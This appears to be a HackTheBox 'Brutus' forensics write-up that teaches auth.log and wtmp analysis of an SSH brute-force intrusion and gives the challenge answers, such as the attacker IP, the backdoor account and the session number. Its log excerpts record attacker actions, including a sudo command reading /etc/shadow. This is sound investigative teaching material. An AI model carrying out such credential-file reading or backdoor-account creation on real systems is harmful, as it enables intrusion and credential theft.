HACKTHEBOX

Brutus Writeup

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Difficulty: Very Easy

Scenario

> In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.

artifacts provided

1-Brutus.zip (zip file), sha256 : dd7742375a19b6ccc4323058224460a5220c43d4e9f7565b653bd369b8c46b2d

Skills Learnt

- Unix Log Analysis
- wtmp analysis
- BruteForce activity analysis
- Timeline creation
- Contextual Analysis
- Post Exploitation analysis

Tags

- Linux Forensics
- DFIR

Initial Analysis :

We have been provided with two artifacts, the Linux authentication (auth) logs and the WTMP output. Lets kick off with a brief explanation of what these log files are, what they are used for and the fields and information they contain.

auth.log

The `auth.log` file is primarily used for tracking authentication mechanisms. Whenever a user attempts to log in, switch users, or perform any task that requires authentication, an entry is made in this log file. This includes activities involving `sshd` (SSH daemon), `sudo` actions, and `cron` jobs requiring authentication.

Fields in auth.log

Entries in `auth.log` typically include the following fields:

- **Date and Time**: The timestamp when the event occurred.
- **Hostname**: The name of the system on which the event occurred.
- **Service**: The name of the daemon or service reporting the event, such as `sshd` for SSH daemon.
- **PID**: The Process ID (PID) of the service when the event was logged.
- **User**: The username involved in the authentication process.
- **Authentication Status**: Details whether the authentication attempt was successful or failed.
- **IP Address/Hostname**: For remote connections, the IP address or hostname of the client attempting to connect.
- **Message**: A detailed message about the event, including any specific error messages or codes associated with the authentication attempt.

An example entry has been detailed below:

```
Mar 10 10:23:45 exampleserver sshd[19360]: Failed password for invalid
user admin from 192.168.1.101 port 22 ssh2
```

The entry above shows a failed password attempt for a user named "admin" on exampleserver from a source IP of 192.168.1.101 over port 22 (SSH).

wtmp

The `wtmp` file logs all login and logout events on the system. It's a binary file, typically located at `/var/log/wtmp`. The `last` command can be used to read this file, providing a history of user logins and logouts, system reboots, and runlevel changes.

Fields in wtmp

Since `wtmp` is a binary file, it's not directly readable like `auth.log`. However, when viewed through utilities like `last`, the following information is presented:

- **Username**: The name of the user logging in or out.
- **Terminal**: The terminal or tty device name. Remote logins typically show the SSH or telnet connection details.
- **IP Address/Hostname**: For remote logins, the IP address or hostname of the user's machine.
- **Login Time**: The date and time the user logged in.
- **Logout Time**: The date and time the user logged out or the session was closed.
- **Duration**: The duration of the session.

See below an example of the output of the 'last' command:

```
sebh24     pts/0        192.168.1.100    Sat Mar 10 10:23 - 10:25
(00:02)
```


This indicates that the user sebh24 logged in from 192.168.6.100 and the session lasted for a total of 2 minutes.

It is important to realise that when the CPU architecture of the forensic investigators system differs from the architecture of the system that the wtmp file was taken from, there can be issues when using built-in tools such as `last` or `utmpdump`. For this reason we have provided a tool called utmp.py (originally taken from https://gist.github.com/4n6ist/99241df331bb06f393be935f82f036a5) to aid the investigation.

The steps to utilising the tool are as follows:

```
python3 utmp.py -o wtmp.out wtmp
```

This provides us with a human readable `wtmp.out` file that we can open in tools such as cat or less.



Understanding utmp.py Output

The output of `utmp.py` includes several fields decoded from the binary format of the `wtmp` file. Here's a brief overview of the key fields in the output:

- **Type**: This indicates the type of record, such as a user login or logout, system boot, or shutdown event.
- **PID**: The Process ID related to the event.
- **Line**: The terminal line (tty or pts) that the user is logged into.
- **ID**: A short identifier related to the line field.
- **User**: The username associated with the event.
- **Host**: The hostname or IP address from where the user is accessing the system, if applicable.
- **Exit**: The exit status of a session or a process.
- **Session**: The session ID.
- **sec**: The timestamp of the event. **NB. This timestamp will be presented using *your* system timezone and not the timezone of the system the wtmp was taken from. You will need to account for this when investigating an incident timeline.**
- **usec:** the microseconds component of the timestamp associated with a login or logout event,

- **Addr**: Additional address information, which could be the IP address in the case of remote logins.

Both `auth.log` and `WTMP` are vital for system administrators and security professionals to monitor and audit authentication attempts, user activities, and system access patterns. They help in identifying unauthorised access attempts, ensuring compliance with security policies, and investigating security incidents.

Okay now we understand more about the provided artifacts, lets delve into the auth.log for our analysis. We open our auth.log in our favourite text editor and prepare to answer the provided questions.

```
Mar  6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root SHA256:4vycLsDMzI+hyb9OP3wd18zIpyTqJmR
failed, status 22
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:19:54 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:21:01 ip-172-31-35-28 CRON[1629]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:21:01 ip-172-31-35-28 CRON[1629]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:22:01 ip-172-31-35-28 CRON[1650]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:22:01 ip-172-31-35-28 CRON[1649]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:22:01 ip-172-31-35-28 CRON[1649]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:22:01 ip-172-31-35-28 CRON[1650]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:23:01 ip-172-31-35-28 CRON[2183]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:23:01 ip-172-31-35-28 CRON[2184]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:23:01 ip-172-31-35-28 CRON[2183]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:23:01 ip-172-31-35-28 CRON[2184]: pam_unix(cron:session): session closed for user confluence
```

Questions

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1. **Analyze the auth.log. What is the IP address used by the attacker to carry out a brute force attack?**

To spot a brute force attack in the `auth.log`, look for repeated occurrences of "Invalid user" and "Failed password" entries within a short period. These entries indicate failed login attempts, often with incorrect usernames or passwords.

```
6 06:31:31 ip-172-31-35-28 sshd[2325]: Invalid user admin from 65.2.161.68 port 46380
6 06:31:31 ip-172-31-35-28 sshd[2325]: Received disconnect from 65.2.161.68 port 46380:11: Bye Bye [preauth]
6 06:31:31 ip-172-31-35-28 sshd[2325]: Disconnected from invalid user admin 65.2.161.68 port 46380 [preauth]
6 06:31:31 ip-172-31-35-28 sshd[620]: error: beginning MaxStartups throttling
6 06:31:31 ip-172-31-35-28 sshd[620]: drop connection #10 from [65.2.161.68]:46482 on [172.31.35.28]:22 past MaxStartups
6 06:31:31 ip-172-31-35-28 sshd[2327]: Invalid user admin from 65.2.161.68 port 46392
6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2332]: Invalid user admin from 65.2.161.68 port 46444
6 06:31:31 ip-172-31-35-28 sshd[2331]: Invalid user admin from 65.2.161.68 port 46436
6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2330]: Invalid user admin from 65.2.161.68 port 46422
6 06:31:31 ip-172-31-35-28 sshd[2337]: Invalid user admin from 65.2.161.68 port 46498
6 06:31:31 ip-172-31-35-28 sshd[2328]: Invalid user admin from 65.2.161.68 port 46390
6 06:31:31 ip-172-31-35-28 sshd[2335]: Invalid user admin from 65.2.161.68 port 46460
6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2334]: Invalid user admin from 65.2.161.68 port 46454
6 06:31:31 ip-172-31-35-28 sshd[2329]: Invalid user admin from 65.2.161.68 port 46414
6 06:31:31 ip-172-31-35-28 sshd[2338]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
6 06:31:31 ip-172-31-35-28 sshd[2330]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2336]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=backup
6 06:31:31 ip-172-31-35-28 sshd[2330]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): check pass; user unknown
6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
6 06:31:31 ip-172-31-35-28 sshd[2333]: Invalid user admin from 65.2.161.68 port 46452
6 06:31:31 ip-172-31-35-28 sshd[2329]: pam_unix(sshd:auth): check pass; user unknown
```


In the provided logs there are numerous attempts from a single IP address, `65.2.161.68`, indicating a brute force attack. Take particular note of the timestamps, all falling within seconds. A great rule of thumb when hunting for bruteforce attacks is to consider "Could a human attempt to authenticate this often manually". If the answer is no, we suggest additional investigation.

```
6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh2
6 06:31:33 ip-172-31-35-28 sshd[2333]: Failed password for invalid user admin from 65.2.161.68 port 46452 ssh2
6 06:31:34 ip-172-31-35-28 sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
6 06:31:34 ip-172-31-35-28 sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
6 06:31:34 ip-172-31-35-28 sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
6 06:31:34 ip-172-31-35-28 sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
```

Answer: `65.2.161.68`

2. **The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?**

We have confirmed the IP address performing a bruteforce attack, however we need to understand if the Threat Actor (TA) was successful. After a successful brute force attack, the keyword "Accepted password" signifies a successful login.



In the image above we are able to confirm the successful authentication of the `root` account as part of the same bruteforce attack, indicating they've compromised the most privileged user on the system. In the same second we additionally see the session is closed, which further indicates a bruteforcing tool being used.

A brute forcing tool is a software program or script designed to systematically attempt all possible combinations of characters or values to find a correct solution, typically used in the context of password cracking or cryptography. Brute forcing is an exhaustive method where every possible option is tried until the correct one is found.

Some examples of bruteforcing tools for authentication are detailed below:

- Hydra
- Medusa
- Brutus

Answer: `root`

3. **Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.**

The attacker initially used automated tools for the brute force attack. However, upon acquiring the correct credentials, they authenticated manually. We are able to confirm this within the auth.log file as detailed below:


```
Mar  6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
```

We confirm the TA authenticated at 06:32:44 with the root account, however for this specific analysis we will use the WTMP artifact as this will provide us the time when the attacker had an interactive terminal connected, and not just when the password was accepted. Before continuing, please see below a brief explanation as to the discrepancy in time between the WTMP and auth.log artifacts.

auth.log	WTMP
The auth.log in the context of logging into a host tracks specifically authentication events.	Entries in the WTMP record the creation and destruction of terminals, or the assignment and release of terminals to users. In this context we are able to track the interactive session created by the TA accurately within the WTMP.

Reviewing the output of `wtmp` we are able to confirm the successful opening of an interactive terminal session by the TA at 06:32:45.

As described above this timestamp will be presented using our system timezone. We can check this by running the `date` command:




As our system timezone is in UTC we do not need to adjust this and can confirm this to be our answer.

Answer: `2024-03-06 06:32:45`

4. **SSH Login sessions are tracked and assigned a session number upon logon. What is attacker's session number for the user account from Question 2?**

Each SSH login session is assigned a unique session number for tracking which can be viewed within the auth.log file and can be found by looking at the log line immediately after the `session opened` log line.



According to the auth logs, the session number assigned to the attacker's login (using the compromised `root` account) was `37`.


Answer: `37`

5. **The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?**

Attackers often create new user accounts for persistence. Persistence, in this context, refers to the ability of an attacker to maintain access or control over a compromised system or network for an extended period of time, even after initial access has been achieved. Essentially, it's about ensuring continued unauthorised access to the target environment.

Adding a new user is an effective way of maintaining persistence and can be completed without bringing in any additional tooling and essentially 'living off the land'. Within the auth.log look for the following key words:

- useradd - Indicates a user has been added to the system.
- usermod - Indicates the modifcation of user permissions or groups.
- groupadd - Indicates the creation of a new user group.



The logs show the creation of a new user named `cyberjunkie`, who was subsequently added to the `sudo` group for elevated privileges.

On Linux systems, the `sudo` group is a special group that grants users the ability to run commands with administrative privileges, also known as superuser or root privileges. The term "sudo" stands for "superuser do."

By default, Linux systems are designed to have a separation between regular user accounts and the all-powerful administrative account, known as the root account. The root account has unrestricted access to the entire system, which includes the ability to modify system files, install software, and perform other critical operations. However, it's generally considered risky to perform routine tasks as the root user, as mistakes or malicious actions can have severe consequences.

The `sudo` command allows authorized users to execute specific commands as the root user temporarily. These users are typically members of the `sudo` group. By utilizing `sudo`, administrators can delegate specific privileges to regular users while maintaining overall system security. Users who are part of the `sudo` group are referred to as sudoers.


To grant a user sudo privileges, an administrator needs to add the user to the `sudo` group. This can be done by modifying the system's user management configuration files or using the `usermod` command with appropriate options.

Once a user is added to the `sudo` group, they can execute commands with elevated privileges by prefixing the command with `sudo`.


Answer: `cyberjunkie`

6. **What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?**

We understand a new user account was created as a method of achieving persistence and the account was a local account on the compromised host. We now need to translate this into a technique ID utilising the MITRE ATT&CK framework. The MITRE ATT&CK framework categorises various tactics and techniques used by attackers. We can utilise the Enterprise Matrix and locate under "Persistence" the "Create Account" technique, detailed below as T1136.



Lets right click into this technique and delve a little deeper, looking at the sub-techniques. Sub-techniques allow us to break down attacks more granularly. For example there are numerous types of accounts that could be created, in the screenshot below we can view Domain, Local and Cloud. In the current investigation we are aware it was a local account therefore the subtechnique is T1136.001.



Answer: `T1136.001`

7. **What time did the attacker's first SSH session end according to auth.log?**

In question 4 we found out the session ID was 37. We are able to confirm in the auth.log that that the session 37 closed at 06:37:24.

```
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Received disconnect from 65.2.161.68 port 53184:11: disconnected by user
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
```

Answer: `2024-03-06 06:37:24`

8. **The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?**

Even though `auth.log` isn't primarily used to track command execution, commands run with `sudo` are logged since they require authentication.

```
Mar  6 06:37:34 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:38:01 ip-172-31-35-28 CRON[2751]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:38:01 ip-172-31-35-28 CRON[2750]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
